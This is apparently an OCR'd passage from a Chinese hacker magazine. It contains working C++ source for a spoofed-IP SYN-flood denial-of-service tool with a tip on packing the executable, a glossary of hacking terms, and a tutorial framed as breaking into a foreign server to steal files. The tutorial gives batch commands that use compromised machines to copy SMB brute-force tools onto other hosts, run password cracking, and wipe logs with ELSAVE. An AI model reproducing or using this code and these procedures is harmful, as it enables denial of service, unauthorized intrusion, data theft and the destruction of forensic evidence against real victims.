    // 初始化SOCK_RAW (原始套接字)
    if((ErrorCode=WSAStartup(MAKEWORD(2,1),&wsaData))!=0){
cout<<"WSAStartup failed:"<<ErrorCode<<endl;
        ExitProcess(STATUS_FAILED);
    }
SockRaw=WSASocket(AF_INET,SOCK_RAW,IPPROTO_RAW,NULL,
0,WSA_FLAG_OVERLAPPED);
if (SockRaw==INVALID_SOCKET){
    cout<<"WSASocket() failed:"<<WSAGetLastError()<<endl;
        ExitProcess(STATUS_FAILED);    }

    flag=TRUE;

    // 设置IP_HDRINCL以自己填充IP首部
ErrorCode=setsockopt(SockRaw,IPPROTO_IP,IP_HDRINCL,(char *)
&flag,sizeof(int));
    if (ErrorCode==SOCKET_ERROR)  cout<<"Set IP_HDRINCL Error!
\n"<<endl;

    __try{
        // 设置发送超时
ErrorCode=setsockopt(SockRaw,SOL_SOCKET,SO_SNDTIMEO,(char*)
&TimeOut,sizeof(TimeOut));
if(ErrorCode==SOCKET_ERROR){
            cout<<"Failed to set send TimeOut:"<<WSAGetLastError
()<<endl;
            __leave;
        }
memset(&DestAddr,0,sizeof(DestAddr));
        DestAddr.sin_family=AF_INET;
DestAddr.sin_addr.s_addr=inet_addr(fakeIP);
        FakeIpNet=inet_addr(fakeIP);
        FakeIpHost=ntohl(FakeIpNet);

        //填充IP首部
    ip_header.h_verlen=(4<<4 | sizeof(ip_header)/sizeof(unsigned long));
    // 高四位IP版本号，低四位首部长度
    ip_header.total_len=htons(sizeof(IP_HEADER)+sizeof(TCP_HEADER)); /
/16位总长度（字节）
    ip_header.ident=1;          //16位标识
    ip_header.frag_and_flags=0;  //3位标志位
    ip_header.ttl=128;   //8位生存时间TTL
        ip_header.proto=IPPROTO_TCP;           //8位协议(TCP,
UDP…)
    ip_header.checksum=0; //16位IP首部校验和
        ip_header.sourceIP=htonl(FakeIpHost+SendSEQ);   //32位源IP
地址
        ip_header.destIP=inet_addr(remoteIP);   //32位目的IP地址
    // 填充TCP首部
    tcp_header.th_sport=htons(7000); //源端口号，如果想自定义原端口，可
以设置为一个变量
    tcp_header.th_dport=htons(port);  // 目的端口号
        tcp_header.th_seq=htonl(SEQ+SendSEQ);        //SYN序列号
    tcp_header.th_ack=0;          //ACK序列号置为0
    tcp_header.th_lenres=(sizeof(TCP_HEADER)/4<<4|0);   //TCP长度
和保留位
    tcp_header.th_flag=2;       //SYN 标志
    tcp_header.th_win=htons(16384); // 窗口大小
    tcp_header.th_urp=0;        // 偏移
    tcp_header.th_sum=0;        // 校验和
    // 填充TCP伪首部（用于计算校验和，并不真正发送）
    psd_header.saddr=ip_header.sourceIP; //源地址
    psd_header.daddr=ip_header.destIP;   //目的地址
    psd_header.mbz=0;
    psd_header.ptcl=IPPROTO_TCP;    // 协议类型
    psd_header.tcpl=htons(sizeof(tcp_header)); //TCP首部长度
    cout<<"Sending Buffer! Ctrl+C to Quit."<<endl;
    // 开始发送数据
        while(1) {
    for(counter=0;counter<10240;counter++){
    if(SendSEQ++==65536) SendSEQ=1;  // 序列号循环
    // 更改IP首部
        ip_header.checksum=0; //16位IP首部校验和
                ip_header.sourceIP=htonl(FakeIpHost+SendSEQ);  /
/32位源IP地址
        // 更改TCP首部
            tcp_header.th_seq=htonl(SEQ+SendSEQ);       //SYN序列号
    tcp_header.th_sum=0;   // 校验和
    // 更改TCP Pseudo Header
    psd_header.saddr=ip_header.sourceIP;
    // 计算TCP校验和，计算校验和时需要包括TCP pseudo header
    memcpy(SendBuf,&psd_header,sizeof(psd_header));
        memcpy(SendBuf+sizeof(psd_header),&tcp_header,sizeof(tcp_header));
    tcp_header.th_sum=checksum((USHORT*)SendBuf,sizeof(psd_header)
+sizeof(tcp_header));
        // 计算IP校验和
    memcpy(SendBuf,&ip_header,sizeof(ip_header));
    memcpy(SendBuf+sizeof(ip_header),&tcp_header,sizeof(tcp_header));
        memset(SendBuf+sizeof(ip_header)+sizeof(tcp_header),0,4);
    datasize=sizeof(ip_header)+sizeof(tcp_header);
    ip_header.checksum=checksum((USHORT *)SendBuf,datasize);
            // 填充发送缓冲区
    memcpy(SendBuf,&ip_header,sizeof(ip_header));

    //发送TCP报文

    ErrorCode=sendto(SockRaw,SendBuf,datasize,0,(struct sockaddr*)
&DestAddr,sizeof(DestAddr));
    if (ErrorCode==SOCKET_ERROR)
                {
    cout<<"Send Error:"<<GetLastError()<<endl;
    xitProcess(STATUS_FAILED);
```

```
            }
        }//End of for
    cout<<"10240 byte have been sent"<<endl; //已发送10240字节
                }//循环结束
        }//End of try

    __finally {
    if (SockRaw != INVALID_SOCKET) closesocket(SockRaw);
        WSACleanup();
        }
    }

    //主函数
    int main(int argc,char **argv)
    {
        if(argc!=4) //检查参数是否齐全
            {
                usage();
            return -1;
            }
        dos(argv[1],argv[2],atoi(argv[3])); //调用dos函数进行攻击
            return 0;
    }
```

此程序在Win2000Server+VC6.0调试通过，生成的exe文件180k，可以用ASPack压缩一下，可以压缩到35k。

注：光盘中附：syn.cpp（原码）、syn.exe+ASPack.rar（exe文件压缩）、ASPack。

以上程序仅作为技术研究之用，希望大家在提高技术的同时也能保持头脑清醒。

黑客术语一点通

蚰蚰

"反弹端口"原理：服务端(被控制端)主动连接客户端(控制端)，为了隐蔽起见，监听端口一般开在80(提供HTTP服务的端口)，这样，即使用户使用端口扫描软件检查自己的端口，也难以发现。而控制端发给服务端的数据是通过一个第三方的空间来实现的，一般用一个主页空间，控制端通过FTP写主页空间上的一个文件，而服务端定期用HTTP协议读取这个文件的内容，当发现客户端让自己开始连接时，就主动连接。这样，控制端就可以穿过防火墙，甚至还能访问局域网内部的电脑。

软件加壳："壳"是一段专门负责保护软件不被非法修改或反编译的程序。它们一般都是先于程序运行，拿到控制权，然后完成它们保护软件的任务。经过加壳的软件在跟踪时已无法看到其真实的十六进制代码，因此可以起到保护软件的目的。

软件脱壳：顾名思义，就是利用相应的工具，把在软件"外面"起保护作用的"壳"程序去除，还文件本来面目，这样再修改文件内容就容易多了。

蠕虫病毒：它利用了Windows系统的开放性特点，特别是COM到COM+的组件编程思路，一个脚本程序能调用功能更大的组件来完成自己的功能。以VB脚本病毒为例，它们都是把VBS脚本文件加在附件中，使用*.htm.vbs等欺骗性的文件名。蠕虫病毒的主要特性有：自我复制能力、很强的传播性 、潜伏性 、特定的触发性 、很大的破坏性。

缓冲区溢出：攻击者向一个地址区输入这个区间存储不下的大量字符。在某些情况下，这些多余的字符可以作为"执行代码"来运行，因此足以使攻击者不受安全措施限制地获得计算机的控制权。


CMD：是一个所谓命令行控制台。有两条进入该程序的通道：第一，鼠标点击"开始→运行"，在出现的编辑框中键入"cmd"，然后点击"确定"；第二，在启动windows2000的时候，按F8进入启动选择菜单，移动光条或键入数字至安全模式的命令行状态。出现的窗口是一个在win9x系统常见的那种msdos方式的界面。尽管微软把这个工具当做命令解释器一个新的实例，但使用方法却和原来的DOS没有区别。

嗅探器：(snifffer)就是能够捕获网络报文的设备。嗅探器的正当用处在于分析网络的流量，以便找出所关心的网络中潜在的问题。

蜜罐（Honeypot）：是一个包含漏洞的系统，它模拟一个或多个易受攻击的主机，给黑客提供一个容易攻击的目标。由于蜜罐没有其它任务需要完成，因此所有连接的尝试都应被视为是可疑的。蜜罐的另一个用途是拖延攻击者对其真正目标的攻击，让攻击者在蜜罐上浪费时间。与此同时，最初的攻击目标受到了保护，真正有价值的内容将不受侵犯。

路由器（Routers）：是用来连接不同子网的中枢，它们工作于OSI 7层模型的传输层和网络层。路由器的基本功能就是将网络信息包传输到它们的目的地。一些路由器还有访问控制列表(ACLs)，允许将不想要的信息包过滤出去。许多路由器都可以将它们的日志信息注入到IDS系统中，提供有关被阻挡的访问网络企图的宝贵信息。

打造属于自己的黑客兵器



阿吉

不会编程，成不了黑客？深思……

学习黑客技术已有半年多时间了，可自己仍在菜鸟的行列中徘徊，除了能在肉鸡上干些偷鸡摸狗的勾当，实在不知道自己还能做什么了。每当从电影、电视中看到黑客前辈们深厚的功底、神秘的背影，就羡慕得五体投地。羡慕的同时，想想自己什么时候能编出厉害的工具呢？

经过不断探索并查看资料，我发现优秀工具就在身边，虽然我们不具备高超的网络编程技术，但只要自己动些脑子，把已有的黑客工具拼凑起来，并稍加改造，就可为自己打造一个顺手的兵器。如果你玩够了IPC$、IIS、MYSQL等漏洞，也像我一样正为自己的黑客技术久久不能进步、感到“乏力、迷茫”时，不妨看看这篇文章，为自己量身打造一把“青龙偃月”！

任务

我们的任务是破解M国一台超级服务器，进而为偷取档案文件做准备。

原则：我的终身信条——安全第一，不让任何人知道我的IP。

所需知识：dat文件编写、菜鸟必备的入侵经验。

所需硬件：一台能联网的电脑（系统Win2K以上）、稳定肉鸡若干台（当然越多越好啦）。

所需软件：SMBCRACK、PSEXEC、ELSAVE。

> **LOOK 说明** SMBCRACK是榕哥编写的暴力破解软件，在这里我们要对它进行改造。PSEXEC是通过本地主机就能执行远程主机命令的好东东；ELSAVE也是榕哥的一款软件，用来清除远程主机上面的“程序”、“系统”、“安全”日志。

思路

1. 找到若干肉鸡，制作字典文件。
2. 与他们自动建立IPC$连接，把相关文件、程序全部送入每个肉鸡目录。
3. 通过远程控制，让多台肉鸡对同一个目标主机进行暴力破解。
4. 获取结果后，自动清除肉鸡上的所有日志，删除IPC$连接，安全撤离现场。

好了，通过以上的介绍，我们已有了大体了解，现在我来详细介绍一下“打造”过程以及为什么要这么打造？

第一步 扫描肉鸡

有人问了，扫描肉鸡还用你介绍什么呢？谁不会啊？可大家别忘了，以前在杂志上介绍的都是用自己的机器扫描，而我的信条是“安全第一”，当然不能用自己的机器扫了。难道把扫描器传到肉鸡上去扫么？可以啊，也有许多人用这种方法，但这不是最好的。我建议大家还是用流光的SENSOR功能，来避免传扫描文件时的繁琐操作。找到一个肉鸡后（图1），马上给他安装SENSOR（图2）。给肉鸡安装后，就可用它来扫别人了，如图3。但具体过程与此文无关，这里就不详细介绍了，以后会写另一篇文章来介绍，请大家留意！如果实在不会用别人来替你扫描，那就用自己的机器扫吧！




图1




图2




图3

这样，我们就得到了一批主鸡，最好在5台以上，以便我们把字典文件分成几份传给不同的肉机。如：6位数字密码一份，6位小写字母一份，6位大写字母一份等。总之，机器越多，可把密码文件分得越小，破解速度也就越快啦！

制作字典：大家还是可以用榕哥的字典工具，这里就不需要介绍了，如果你的肉鸡很多，可把字典分成很多份，然后让不同的肉鸡执行不同的字典，这样就可把许多肉鸡模拟成巨型机的速度。制作字典这部分还是有很多学问的，要多研究研究了。如果嫌麻烦，可直接用X－SCAN或流光自带的常用字典。

第二步 建立IPC$连接

与肉机自动建立IPC$连接后，把相关文件、程序全部送入每个肉鸡目录。从这里开始，需要我们编写.BAT文件来执行了。

什么是.BAT文件？BAT文件并不是通过编程得到的源程序，而是Windows系统的批处理文件。简单来说，就是把很多条DOS命令存在一个文本文件中，然后让这些命令一起执行。容易编写么？容易啊！只要你会简单的DOS命令，就可以编写啦！相信大家都会的，就算不会，看完后保准都会！

现在，我们打开记事本，新建一个文本文件（.TXT），然后在里面输入：

```
NET USE \\%1\IPC$ %3 /USER:"%2"
COPY C:\NT_USER.DIC \\%1\ADMIN$
COPY C:\NT_PASS.DIC \\%1\ADMIN$
COPY C:\SMBCRACK.EXE \\%1\ADMIN$
```

这个文件每个命令独自一行，然后把这个.TXT文件存成扩展名为.BAT的文件（如：REMOTECOPY.BAT）。执行后就会把我们以后要用到的NT_USER.DIC、NT_PASS.DIC、SMBCRACK.EXE文件输入到肉鸡的ADMIN$目录中。

当执行这个.bat文件时，和执行应用程序差不多，在DOS中用命令：

```
REMOTECOPY.BAT IP USER PASSWD
```

系统会把IP自动赋值给%1、USER自动赋值给%2、PASSWD自动赋值给%3。这样就完成了多个命令的操作。如图4。

这样，只要执行一个命令，就可把很多命令执行，这也就是我的总体思想。利用.BAT文件把优秀的工具整合起来，打造自己的“黑客兵器”。




图4

第三步 暴力破解

通过远程控制，让多台肉鸡对同一个目标主机进行暴力破解。

这里，我引用SMBCRACK的README文件来说明它：“SMBCrack是为流光5开发的测试原型，和以往的SMB（共享）暴力破解工具不同，没有采用系统的API，而是使用了SMB的协议。Windows 2000可在同一个会话内进行多次密码试探。这个版本在扫描Windows 2000的密码时，速度大约是流光的4－5倍。Windows NT 4没有测试过，速度可能会慢一点。V4版修复漏报的问题。”

之所以用它的原因，也是因为它的速度快，是一把破解远程系统的尖刀！SMBCRACK的用法如图5。

